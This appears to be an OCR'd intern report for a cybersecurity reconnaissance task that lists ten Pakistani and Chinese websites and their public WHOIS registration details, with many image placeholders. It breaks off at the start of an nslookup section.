Cybersecurity Internship

-ST#IS#6119

Internship Tasks

→TASK-1

Information gathering

o Use Google Dorks to Retrieve 5 Pakistan, 5 china Websites


o After that Collect the information of the above-collected websites using

Task---1


Information Gathering

Using google dorks to retrieve 5 pakistan and 5 china websites

To find Pakistan websites:



To find china websites:



Google

5 Pakistan websites:

1** www.shaposh.pk

2** www.taanabaana.pk

3** www.speedsports.pk

4** www.zahrastores.pk

5** www.szic.pk

5 China websites:

1** www.blued.cn

2** www.zhipuio.cn

3** www.airnb.cn

4** www.katespade.cn


5** www.chinesetest.cn

Whois:


I have gathered the whois details of the target websites using whoislookup domaintools website.

Pakistan websites:-


1** For the website : www.shaposh.pk




2** For the websites: www.taanabaana.pk



3** For the website: www.speedsports.pk



4** For the websites: www.zahrastores.pk



5** For the websites: www.szic.pk


Domain:	szic.pk
Registered On:	2017-11-18
Expires On:	2025-11-18
Status:	Domain is Registered
Name Servers:	ns1.mysecurecloudhost.com ns2.mysecurecloudhost.com ns3.mysecurecloudhost.com ns4.mysecurecloudhost.com

Raw Whois Data


```
# WHOIS .PK Domains (PKNIC)

    Domain: szic.pk
    Status: Domain is Registered


    Creation Date: 2017-11-18
    Expiry Date: 2025-11-18
    Name Server: ns1.mysecurecloudhost.com
    Name Server: ns2.mysecurecloudhost.com
    Name Server: ns3.mysecurecloudhost.com
    Name Server: ns4.mysecurecloudhost.com
```

China websites:-


1** For the websites: www.blued.cn




2** For the websites: www.zhipuio.cn




3** For the websites: www.airnb.cn



4** For the websites: www.katespade.cn




5** For the websites: www.chinesetest.cn




Nslookup:


Pakistan websites:

